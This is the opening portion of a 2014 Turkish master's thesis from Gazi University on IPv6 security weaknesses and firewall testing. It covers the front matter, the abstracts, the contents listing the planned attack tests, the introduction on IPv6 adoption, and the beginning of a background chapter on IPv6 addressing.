



**IPv6'NIN GÜVENLİK YAPISI VE GÜVENLİK
DUVARLARI ÜZERİNDE İNCELENMESİ**

Altuğ ÇİL

**YÜKSEK LİSANS TEZİ
ELEKTRİK-ELEKTRONİK MÜHENDİSLİĞİ
ANABİLİM DALI**

**GAZİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ**

MAYIS 2014

Altuğ ÇİL tarafından hazırlanan “IPv6’NIN GÜVENLİK YAPISI VE GÜVENLİK DUVARLARI ÜZERİNDE İNCELENMESİ” adlı tez çalışması aşağıdaki jüri tarafından OY BİRLİĞİ ile Gazi Üniversitesi Elektrik-Elektronik Mühendisliği Anabilim Dalında YÜKSEK LİSANS TEZİ olarak kabul edilmiştir.

Danışman: Yrd. Doç. Dr. Nursel AKÇAM

Elektrik-Elektronik Mühendisliği Anabilim Dalı, Gazi Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum

.....

Başkan : Prof. Dr. M. Cengiz TAPLAMACIOĞLU

Elektrik-Elektronik Mühendisliği Anabilim Dalı, Gazi Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum

.....

Üye : Doç. Dr. Suat ÖZDEMİR

Bilgisayar Mühendisliği Anabilim Dalı, Gazi Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum

.....

Tez Savunma Tarihi: 09/06/2014

Jüri tarafından kabul edilen bu tezin Yüksek Lisans Tezi olması için gerekli şartları yerine getirdiğini onaylıyorum.

.....
Prof. Dr. Şeref SAĞIROĞLU
Fen Bilimleri Enstitüsü Müdürü

ETİK BEYAN

Gazi Üniversitesi Fen Bilimleri Enstitüsü Tez Yazım Kurallarına uygun olarak hazırladığım bu tez çalışmada;

- Tez içinde sunduğum verileri, bilgileri ve dökümanları akademik ve etik kurallar çerçevesinde elde ettiğimi,
- Tüm bilgi, belge, değerlendirme ve sonuçları bilimsel etik ve ahlak kurallarına uygun olarak sunduğumu,
- Tez çalışmada yararlandığım eserlerin tümüne uygun atıfta bulunarak kaynak gösterdiğimi,
- Kullanılan verilerde herhangi bir değişiklik yapmadığımı,
- Bu tezde sunduğum çalışmanın özgün olduğunu,

bildirir, aksi bir durumda aleyhime doğabilecek tüm hak kayıplarını kabullendiğimi beyan ederim.

Altuğ ÇİL

09/06/2014

IPv6’NIN GÜVENLİK YAPISI VE GÜVENLİK DUVARLARI ÜZERİNDE İNCELENMESİ

(Yüksek Lisans Tezi)

Altuğ ÇİL

GAZİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

Mayıs 2014

ÖZET

İnternet protokolü (Internet Protocol-IP), 1981 yılında RFC 791 (Request For Comments) ile tanımlanmıştır. Günümüzde de yaygın olarak kullanılan IPv4’ün (IP version 4) internetin hızlı gelişmesi nedeniyle, sunduğu adres sayısı yetersiz kalmaktadır. Bu sorunu çözmek ve protokole yeni fonksiyonlar kazandırmak için IPv6 (IP version 6), IETF (Internet Engineering Task Force) tarafından RFC 2460 ile 1998 yılında tanımlanmıştır. IPv6 128 bitlik adres yapısıyla (2^{128} adet) IPv4’e göre çok daha büyük adres uzayına sahiptir. Bu adres artışı kullanıcılara adres tahsis etmede rahatlık sağlaması yanında, gerçek zamanlı ses ve görüntü aktarımı, mobilite ve güvenlik gibi konularda da avantaj sağlamaktadır. Ayrıca NAT (Network Address Translation) uygulamasına ihtiyaç duyulmayacak olması nedeniyle uçtan uca direkt bağlantı kurulabilmektedir. Bu tez çalışmasında, günümüzde çok önemli hale gelen gerçek zamanlı ses veya görüntü paylaşımı, mobilite desteği, performans artışı, zorunlu IPSec desteği ve güvenlik kazanımlarıyla ön plana çıkan IPv6’nın, IPv4’le arasındaki farkları, getirdiği tüm yenilikleri ve genel özellikleri incelenmiş olup, yeniliklerin ağ ortamında uygulanması sırasında yaşanabilecek güvenlik açıklarından da bahsedilmiştir. Ayrıca yapılabilecek muhtemel ataklar için test ortamı oluşturulmuş ve yapılan bu atakların testleri gerçekleştirilmiştir. Test sonuçları incelenmiş ve alınabilecek önlemler hakkında bilgiler verilmiştir.

Bilim Kodu : 905.1.063
Anahtar Kelimeler : IPv6, güvenlik, güvenlik duvarı, internet protokol versiyon 6
Sayfa Adedi : 91
Danışman : Yrd. Doç. Dr. Nursel AKÇAM

IPV6 SECURITY STRUCTURE AND INVESTIGATION ON FIREWALLS

(M. Sc. Thesis)

Altuğ ÇİL

GAZİ UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

May 2014

ABSTRACT

The internet protocol (Internet Protocol-IP), has been defined in 1981 with RFC 791 (Request For Comments). Today the commonly used IPv4 (IP version 4) isn't enough in presenting sufficient address count. To solve this problem and to gain new functions, IPv6 (IP version 6) has been defined with RFC 2460 in 1998 by IETF (Internet Engineering Task Force). With its address structure of 128 bits (2^{128} pieces) IPv6, has greater address space than IPv4. The increase in the address not only makes it easy for assigning addresses to the users, it also brings advantages like real time voice and video broadcasting, support of mobility and security. Also, because there will be no need for the NAT (Network Address Translation) application there can be a peer to peer direct link. In this thesis, real time voice or video broadcasting; which is important in today's world, support of mobility, the difference between IPv6 and IPv4, increase of performance and the mandatory IPSec support and the bringings of security gains were inspected. The security gaps that can come across during the practice of these improvements were mentioned as well. Finally, test environments were developed for the possible attacks on the systems and these attack tests were carried out. The results have been examined and information about the precautions that can be taken were given.

Science Code : 905.1.063
Key Words : IPv6, security, firewall, internet protocol version 6
Page Number : 91
Supervisor : Assist. Prof. Dr. Nursel AKÇAM

TEŞEKKÜR

Çalışmalarım boyunca değerli yardım ve katkılarıyla beni yönlendiren, kıymetli tecrübelerinden faydalandığım danışmanım Yrd. Doç. Dr. Nursel AKÇAM’a, “Meteoroloji Genel Müdürlüğü” bünyesinde çalışan mesai arkadaşlarıma ve manevi destekleriyle beni hiçbir zaman yalnız bırakmayan çok değerli aileme teşekkürü bir borç bilirim.

İÇİNDEKİLER

	Sayfa
ÖZET	iv
ABSTRACT	v
TEŞEKKÜR	vi
İÇİNDEKİLER	vii
ÇİZELGELERİN LİSTESİ	x
ŞEKİLLERİN LİSTESİ	xi
SİMGELER VE KISALTMALAR	xiii
1. GİRİŞ	1
2. IPv6	5
2.1. Adresleme	5
2.1.1. IPv6 adres tipleri	5
2.2. Başlık Yapısı	8
2.2.1. Ek başlıklar	9
2.3. ICMPv6.....	11
2.3.1. ICMPv6 başlık yapısı	11
2.3.2. Hata mesajları	11
2.3.3. Bilgi mesajları	12
2.4. Komşu Keşfi	12
2.4.1. Yönlendirici ricası	12
2.4.2. Yönlendirici ilanı	13
2.4.3. Komşu ricası	13
2.4.4. Komşu ilanı	13
2.4.5. Yeniden yönlendirme mesajı	13
2.4.6. Güvenilir komşu saptama	14
2.5. Adres Yapılandırılması	14

	Sayfa
2.5.1. Durum denetimli adres yapılandırması	14
2.5.2. Durum denetimsiz adres yapılandırması	15
2.6. IPv6 ile Getirilen Diğer Yenilikler	15
2.6.1. IPSEC	15
2.6.2. Mobil IPv6	17
2.6.3. Yönlendirme protokolleri	18
2.6.4. IPv6'ya bağlı değişen diğer sistemler	18
2.7. IPv6 Geçiş Yöntemleri	19
2.7.1. İkili yığın geçiş yöntemi	19
2.7.2. Tünelleme	21
2.7.3. Çeviri	22
3. YENİ PROTOKOLÜN GÜVENLİK AÇIKLARI	25
3.1. IPv6 Güvenlik Açıkları	25
3.1.1. Çoklu gönderim	25
3.1.2. Ek başlıklar	28
3.1.3. Alınabilecek önlemler	29
3.2. ICMPv6 Güvenlik Açıkları	30
3.2.1. Sahte yönlendirici ilanı	30
3.2.2. Komşu keşfi atakları	32
3.2.3. Çoklu adres tespiti kullanarak servis dışı bırakma	36
3.2.4. Yeniden yönlendirme atağı	37
3.2.5. Alınabilecek önlemler	38
3.3. DHCPv6 Güvenlik Açıkları	39
3.3.1. Adres uzayını tüketme atakları	39
3.3.2. Sahte DHCPv6 sunucusu atakları	40
3.3.3. Alınabilecek önlemler	41

	Sayfa
3.4. Geçiş Yöntemleri Güvenlik Analizi	41
3.4.1. İkili yığın geçiş yöntemi güvenlik analizi	42
3.4.2. Tünelleme geçiş yöntemi güvenlik analizi	42
3.4.3. Çeviri geçiş yöntemi güvenlik analizi	42
3.5. Yeni Nesil Internet Protokolünün Diğer Güvenlik Analizleri	43
3.5.1. IPv6 ağlarında solucan tehditleri	43
3.5.2. Mobil IPv6 güvenlik analizi	43
4. GÜVENLİK DUVARLARININ IPv6 ANALİZİ	45
4.1. Sanallaştırma Teknolojisi	45
4.2. Test Ortamı	46
4.3. Testler	53
4.3.1. Yükseltme saldırısı testi	53
4.3.2. Yönlendirici uyarı saldırısı testi	56
4.3.3. Sahte yönlendirici ilanı testi	59
4.3.4. Komşu ilanlarına yönelik saldırı testleri	62
4.3.5. Komşu ricalarına yönelik saldırı testleri	65
4.3.6. IPv6 ve ICMPv6 uygulamalarına yönelik genel testler	72
5. SONUÇ	77
KAYNAKLAR	79
EKLER	83
EK-1. Yapılan saldırılarla ilgili ekran görüntüleri	84
ÖZGEÇMİŞ	91

ÇİZELGELERİN LİSTESİ

Çizelge	Sayfa
Çizelge 2.1. IPv6 adres yapısı	5
Çizelge 2.2. IPv6 adres atamaları	6
Çizelge 2.3. Küresel tekil gönderim adres yapısı	7
Çizelge 2.4. Yerel bağlantı tekil gönderim adres yapısı	7
Çizelge 2.5. Çoklu gönderim adres yapısı	8
Çizelge 2.6. Bazı ön tanımlı çoklu gönderim adresleri	8
Çizelge 2.7. IPv4 ve IPv6 arasındaki farklılıklar	10
Çizelge 2.8. ICMPv6 mesajının yapısı	11
Çizelge 4.1. Test ortamındaki sunucu ve bilgisayarlar	46
Çizelge 4.2. VLAN kimlikleri ve bağlı cihazlar	48
Çizelge 4.3. Gerçekleştirilen testlerin türü, amacı ve başarı durumları	76

ŞEKİLLERİN LİSTESİ

Şekil	Sayfa
Şekil 1.1. Google servislerinin IPv6 kullanım yüzde grafiği	2
Şekil 1.2. Google servislerinin ülkeler bazında IPv6 ile kullanım yüzdesi	3
Şekil 2.1. IPv4 ve IPv6 başlık yapıları	9
Şekil 2.2. İletim modunda AH kullanımı	16
Şekil 2.3. Tünel modunda AH kullanımı	16
Şekil 2.4. İletim modunda ESP kullanımı	16
Şekil 2.5. Tünel modunda ESP kullanımı	17
Şekil 2.6. Mobil IPv6 ana bileşenleri	17
Şekil 2.7. İkili yığın ağlarının haberleşmesi	20
Şekil 2.8. İkili yığın ağ ile IPv4 ve IPv6 uçlarının haberleşmesi	20
Şekil 2.9. İki 6to4 ağının haberleşmesi	21
Şekil 2.10. 6to4 ağının IPv6 ağı ile haberleşmesi	22
Şekil 3.1. Yükseltme saldırıları	27
Şekil 3.2. Sahte yönlendirici ile ortadaki adam saldırısı	31
Şekil 3.3. Komşu keşfini kullanarak ortadaki adam saldırısı	33
Şekil 3.4. Çoklu adres tespiti kullanarak servis dışı bırakma atağı	36
Şekil 3.5. Yeniden yönlendirme mesajı ile saldırı	38
Şekil 3.6. Sahte DHCPv6 sunucusu atakları	40
Şekil 4.1. Genel topoloji gösterimi	47
Şekil 4.2. Güvenlik duvarı kuralları	49
Şekil 4.3. Güvenlik duvarı ağ yapılandırması	51
Şekil 4.4. THC-IPv6 için gerekli olan libpcap-dev ve libssl-dev kütüphanelerinin yüklenmesi	51
Şekil 4.5. Sıkıştırılmış THC-IPv6 programının açılması	52
Şekil 4.6. THC-IPv6 programının içindeki betikler ve yüklenmesi	52
Şekil 4.7. YAS1 paket dinleme çıktısı	54

Şekil	Sayfa
Şekil 4.8. YAS1 işlemci grafiği	55
Şekil 4.9. Yönlendirici uyarı saldırı testleri 1 ve 2 için güvenlik duvarı işlemci grafiği	57
Şekil 4.10. Yönlendirici uyarı saldırı testleri güvenlik duvarı işlemci grafiği 3	58
Şekil 4.11. Yönlendirici uyarı saldırı testleri güvenlik duvarı işlemci grafiği 4	59
Şekil 4.12. YAS1 bilgisayarına ulaşan yönlendirici ilanları	60
Şekil 4.13. Güvenlik duvarı IPv6 yönlendirme tablosu saldırıda değişmedi	61
Şekil 4.14. Sahte yönlendirici ilanı seli saldırısı sonucu güvenlik duvarı işlemcisi ...	62
Şekil 4.15. Sahte komşu ilanı saldırısı ile servis dışı bırakma 1	63
Şekil 4.16. Güvenlik duvarı komşu tablosu	64
Şekil 4.17. Sahte komşu ilanı saldırısı ile servis dışı bırakma 2	65
Şekil 4.18. Saldırı sonucu iletişimdeki aksaklıklar	66
Şekil 4.19. Çift saldırganlı komşu rica saldırısı sonucu güvenlik duvarı işlemci grafiği	67
Şekil 4.20. Komşu rica atağı sonucu güvenlik duvarı işlemci grafiği	68
Şekil 4.21. Komşu rica ve ilan atakları aynı anda yapılıncı güvenlik duvarı işlemci grafiği	69
Şekil 4.22. SUN1 sunucusu devre dışı kaldı	70
Şekil 4.23. SUN1 sunucusu wireshark çıktısı	71
Şekil 4.24. Güvenlik duvarı farklı hedeflere gelen taleplere izin verdi	71
Şekil 4.25. Libnet kütüphanesi kurulum aşamaları	72
Şekil 4.26. Sıkıştırılmış Isic6 açılması	73
Şekil 4.27. Güvenlik duvarı farklı nedenlerle engelledi	74
Şekil 4.28. Güvenlik duvarı ve IPS kayıtlarına birer örnek	74

SİMGELER VE KISALTMALAR

Bu çalışmada kullanılmış kısaltmalar, açıklamaları ile birlikte aşağıda sunulmuştur.

Kısaltmalar	Açıklama
AH	Authentication Header
ARP	Address Resolution Protocol
BGP	Border Gateway Protocol
CAM	Content Addressable Memory
CGA	Cryptographically Generated Address
CIDR	Classless Inter Domain Routing
COS	Class of Service
DAD	Duplicate Address Detection
DHCPv6	Dynamic Host Configuration Protocol Version 6
DMZ	Demilitarized Zone
DNS	Domain Name System
DOS	Denial of Service
DUID	Dynamic Host Configuration Protocol Unique Identifier
ESP	Encapsulation Security Payload
FTP	File Transfer Protocol
HIPS	Host Based Intrusion Prevention System
HTTP	Hyper-text Transfer Protocol
IANA	Internet Assigned Numbers Authority
ICMPv6	Internet Control Message Protocol Version 6
IDS	Intrusion Detection System
IEEE	The Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IGMP	Internet Group Management Protocol

Kısaltmalar	Açıklama
IKE	Internet Key Exchange
IPS	Intrusion Prevention System
IPSEC	Internet Protocol Security
IPv4	Internet Protocol Version 4
IPv6	Internet Protocol Version 6
ISATAP	Intra-Site Automatic Tunnel Addressing Protocol
MAC	Media Access Control
MD5	Message-Digest Algorithm 5
MLD	Multicast Listener Discovery
MTU	Maximum Transmission Unit
NAT	Network Address Translation
NTP	Network Time Protocol
NUD	Neighbour Unreachability Detection
OSPF	Open Shortest Path First
PIM	Protocol Independent Multicast
QOS	Quality of Service
RAM	Random Access Memory
RFC	Request for Comments
RIPv2	Routing Information Protocol Version 2
SEND	Secure Neighbour Discovery
SHA	Secure Hash Algorithm
SIIT	Stateless IP/ICMP Translation
SLAAC	Stateless Address Autoconfiguration
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
VLAN	Virtual Local Area Network


1. GİRİŞ

Günümüzde hayatın vazgeçilmez bir parçası haline gelen internet, dünyadaki tüm bilgisayarların birbiriyle iletişimini sağlayan ağ bağlantısı olarak tanımlanabilir. Bu bağlantının temel iletişim protokolüne, “İnternet Protokolü” (Internet Protocol - IP) adı verilmektedir. IP, 30 yıldan daha uzun süredir kullanılmaktadır. Fakat gelişen teknolojiye paralel olarak artan kullanıcı sayıları yeni teknoloji gereksinimlerini de beraberinde getirmiştir. 1990’lı yılların başlarından itibaren “İnternet Mühendisliği Görev Gücü” (Internet Engineering Task Force - IETF) tarafından “İnternet Protokolü Versiyon 4’ün” (Internet Protocol Version 4 - IPv4) yerini alacak yeni bir protokol ihtiyacı belirtilmiştir [1].

IPv4 tasarlanırken günümüz ihtiyaçlarının büyük bir kısmının internet üzerinden yapılacağı düşünülmemişti. İnternet üzerinden alışveriş, akıllı ev sistemleri yönetimi, bankacılık hizmetlerinin internet bağlantısıyla idare edilmesi gibi kritik işlemlerin hayatımıza girmesiyle güvenlik eskisinden daha da önemli bir hal almıştır. Bunun yanı sıra tabletler, saatler, telefonlar, arabalar hatta bazı beyaz eşyaların bile IP adresine ihtiyaç duyduğu günümüz ortamında, IPv4 ile sunulan yaklaşık 4 Milyar adres, protokolün oluşturulduğu zamanlarda yeterli gibi görülürken şu anda yetersiz kalmaktadır. “İnternet Protokolü Versiyon 6’ya” (Internet Protocol Version 6 – IPv6) geçişle birlikte 2^{128} adetlik büyük bir uzaydan adres sunulmaktadır ($3,4 \times 10^{38}$ adet). IPv6’ya geçiş için dünya üzerinde ciddi adımlar atılmaya çalışılmaktadır. Fakat maliyet düşüncesi, personel yetersizliği, ön yargılar ve IPv4 ile şu anda çalışabilmek, kişilerin ve kurumların IPv6’ya olan ilgisini ve geçiş sürecini yavaşlatmıştır ve bu nedenle geçiş hızı beklenen düzeyde değildir. Dünyanın en çok kullanılan arama motorlarından olan Google’ın istatistiklerine baktığımızda geçişin çok düşük oranlarda olduğu görülüyor. Şekil 1.1’de gösterildiği üzere Google arama motorunu veya diğer tüm Google hizmetlerini IPv6 ile kullanan istemcilerin toplam bağlantıların içinde oranı, 2010 yılının Mart ayında %0,31’dir. Mart 2014’de ise, toplam IPv6 bağlantısının tüm bağlantılardaki oranı %3,39’dur. Bu yüzde çok düşük olsa da kullanım artış ivmesinin artması da ümit vericidir, fakat beklenen seviyenin çok altındadır.

Ülkemizdeki IPv6 kullanımı üniversitelerin ve çeşitli kamu kurumlarının projeleriyle desteklenmeye çalışılmış, uluslararası seminerler düzenlenmiştir. Ayrıca 2010’da

yayınlanan Başbakanlık genelgesiyle kamu kurumlarının IPv6'ya geçiş sürecindeki aşamalar ve tarihlere yer verilmiş ve 31 Ağustos 2013 tarihi itibarıyla, kamu kurum ve kuruluşlarının kamuya açık tüm hizmetlerinin IPv6'yı destekler hale getirilmesi gerektiği belirtilmiştir [2].




Şekil 1.1. Google servislerinin IPv6 kullanım yüzde grafiği

Fakat yine Google istatistiklerinden yapılan araştırmada, ülkemizin IPv6 kullanım oranlarında geride kaldığı görülmektedir. Şekil 1.2'de gösterilen dünya haritası IPv6 kullanım yüzdelere göre oluşturulmuş olup, yeşil renkle gösterilen ülkelerde daha yaygın ve sağlıklı IPv6 bağlantısı vardır. Yeşil renk koyulaştıkça bağlantı yüzdeleri artmaktadır. Örneğin, Amerika Birleşik Devletleri'nde Google servislerinin içinde IPv6 kullanım oranı %6,54'tür. Bu oranın en yüksek Belçika'da olduğunu görmekteyiz. Belçika'da IPv6 kullanım oranı %15,26'dır. Türkiye'de ise bu oran %0,04 olup çoğu ülkeden düşüktür. Bu oranın artırılması için gerekli adımlar bir an önce atılmalıdır.

IPv6'ya geçiş için, bahsedilen adres yetersizliğinden çok daha fazla sebep vardır. Bu sebepler arasında en önemlileri IP seviyesinde güvenlik ihtiyaçları, performans geliştirme istekleri, gelişmiş "Servis Kalitesi" (Quality of Service - QOS), daha kolay adres

yapılandırılması, daha hızlı yönlendirme, mobil kullanıcılar için gelişmiş destek olarak sıralandırılabilir.



Şekil 1.2. Google servislerinin ülkeler bazında IPv6 ile kullanım yüzdesi

IPv6'ya geçiş sunduğu yeniliklere bakıldığında mecburi gözükmektedir, fakat yeni teknolojiye geçilirken ilk düşünülmesi gereken konuların başında güvenlik gelmektedir. Bu tez çalışmasında da incelenen çeşitli makalelerde, IPv6 güvenlik yapısı ve geçiş yöntemleri incelenmiş, IPv4 ile karşılaştırılmış, IPv6 ile karşılaşılan yeni güvenlik açıkları üzerinde durulmuş ve genel performans analizleri yapılmıştır. Fakat IPv6'ya geçişin yavaşlığından dolayı bu araştırmalar çok sayıda değildir. Özellikle IPv6'yı, geçiş yöntemleri, ICMPv6 ve DHCPv6 ile birlikte ele alıp, öne sürülen güvenlik açıklarını test eden ve bu açıklara karşı alınabilecek önlemlerden bahsedip, IPv6 kullanıcılarına ve ağ yöneticilerine yönelik uyarılarda bulunan çalışmaların sayısı azdır.

Bu tez çalışmasında IPv6 ile gelen yeni güvenlik açıkları üzerinde durulmuştur. Bahsi geçen güvenlik açıklarından, çoğu kullanıcının haberdar olmaması ve yeni protokolün daha güvenli olduğunun varsayılması bir problem teşkil etmektedir. IPv6, güvenlik konusunda getirdiği çok sayıda yeniliğin yanında, birçok güvenlik açığı da barındırmaktadır. Bu araştırmada, IPv6 ve bağlantılı protokollerle ilgili güvenlik açıklarının üzerinde durulması ve bu güvenlik açıklarının ağ ortamında, özellikle güvenlik duvarları üzerinde test edilmesi

amaçlanmıştır. Testlerin sonucunda güvenlik seviyesinin ortaya konması ve gerekli önlemler için tavsiyeler verilmesi hedeflenmiştir. Sonuçların iyi değerlendirilip, ağ ortamlarına uygulanması sonucunda ağlarda IPv6 açısından karşılaşılabilecek birçok saldırının önüne geçilmesi, özellikle ağ yöneticileri açısından önem teşkil eder. Yapılan testler için çok sayıda bilgisayar, sunucu ve ağ cihazı gerekmekte olduğundan bazı sınırlılıklar yaşanmış, fakat bu sınırlılıklar sanal sunucu sistemleri sayesinde aşılmıştır.

Bu tez çalışmasında, ikinci bölümde IPv6 hakkında genel bilgiler verilmiştir. Üçüncü bölümde, IPv6 ile ilgili güvenlik açıkları detaylı bir şekilde açıklanmış ve alınabilecek önlemlerden bahsedilmiştir. Son olarak dördüncü bölümde, üçüncü bölümde anlatılan saldırı çeşitlerinden, kurulan ağ ortamında uygulanabilecek olanlar test edilmiş ve test sonuçları verilmiştir.

2. IPv6

IPv6, günün şartlarını karşılamakta zorlanan IPv4'ün yerini alan, yeni donanımlar eklenmiş internet protokolü olarak tanımlanabilir.

2.1. Adresleme

IPv6 adresleme standartları IETF “Yorumlar İçin İstek” RFC 4291 (Request for Comments) belgesinde tanımlanmıştır [3]. IPv4 de 32 bit olan adres uzunluğu, IPv6 da 128 bit olarak genişletilmiştir ve bu adres onaltılık düzende belirtilmektedir. 128 bit olan adres, önce ikilik düzende yan yana yazıldıktan sonra sekiz eşit parçada ayrılıp, her parça onaltılık düzende yazılır ve onaltılık düzende yazılmış olan bu sekiz blok “:” işareti ile birbirinden ayrılarak belirtilir. Örneğin, “2001:0db8:0000:0000:0000:0021:05cd:332a” adresinde, her blokta solda kalan sıfırlar adresten atılabilir (Çizelge 2.1). Ayrıca birden fazla “0” bloğu varsa, bu bloklar birleştirilip “::” şeklinde belirtilebilir, fakat bu uygulama her IPv6 adresinde sadece bir kere ve bitişik olan bloklarda kullanılabilir.

Çizelge 2.1. IPv6 adres yapısı

Adresin gerçek hali	2001:0db8:0000:0000:0000:0021:05cd:332a
Soldaki sıfırlar atılınca	2001:db8:0:0:0:21:5cd:332a
Sıfır blokları birleşince	2001:db8::21:5cd:332a

IPv6’da ağ adresini belirtmek için IPv4 deki A, B, C sınıfları benzeri bir yapılandırmaya gidilmemiştir. IPv6 adreslerinde “Sınıfsız Alanlar Arasında Yönlendirme” (Classless Inter-domain Routing - CIDR) gösterimi kullanılır [3]. Ağ adresini belirten bit sayısı, IPv6 adresinin sonunda “/” işareti ile belirtilir. Örneğin, “2001:db8::21:5cd:332a/32” adresinde “/32” ibaresi ağ adresinin ilk 32 bit olan “2001:db8” olduğunu belirtir.

2.1.1. IPv6 adres tipleri

Adresler işlevlerine göre üç ana başlıkta toplanır. Tekil gönderim (unicast) IPv6 adresleri tek bir adresi hedefler ve tek ara yüze iletilir. Çoklu gönderim (multicast) adresler bir gruba ait, birden çok adresi belirtir. Herhangi birine (anycast) gönderim adresleri ise, çoklu gönderim gibi çalışır fakat sadece grubun en yakın üyesine iletilir (Çizelge 2.2).

Çizelge 2.2. IPv6 adres atamaları

Adres Türü	IPv6 Adres Aralığı
Rezerve Edilen Adresler	0::/8
Küresel Tekil Gönderim Adresleri	2000::/3
Eşsiz Yerel Tekil Gönderim Adresleri	FC00::/7
Yerel Bağlantı Tekil Gönderim Adresleri	FE80::/10
Çoklu Gönderim Adresleri	FF00::/8

Belirsiz adres

“0:0:0:0:0:0:0:0” şeklinde veya “::” olarak gösterilir ve IPv4’deki karşılığı “0.0.0.0” olarak kullanılır. Bir cihaza adres olarak atanamaz, soket bağlantıları için kullanılır.

Yerel istemci adresi

“0:0:0:0:0:0:0:1” şeklinde veya “::1” olarak gösterilir. Bu işlevin IPv4’deki karşılığı “127.0.0.1” olarak kullanılır. Bu adres kaynak veya hedef olarak gösterilirse, paketler göndericiden ayrılamaz.

IPv4 bağlantılı IPv6 adresleri

Bu adresler “::ffff:0:0/96” aralığındadır. RFC 2765 de tanımlanan, IPv4 ve IPv6 paket başlıkları arasında “Durumsuz IP/ICMP Çevirisi” (Stateless IP/ICMP Translation - SIIT) algoritması sayesinde, dönüşüm yapar [4]. IPv4 adresi son 32 bit olarak, sadece dahili tanıtımda kullanılır.

Küresel tekil gönderim adresleri

İlk üç biti “001” dir ve IPv6 da “2000::/3” olarak gösterilir. Bu adresler “Atanmış Numaralar İnternet Otoritesi” (Internet Assigned Numbers Authority - IANA) tarafından dağıtılmıştır ve adres almak isteyen kurumlar internet servis sağlayıcıları ile irtibata geçerek, küresel olarak yönlendirilebilen bu adreslerden temin edebilirler.

Çizelge 2.3. Küresel tekil gönderim adres yapısı

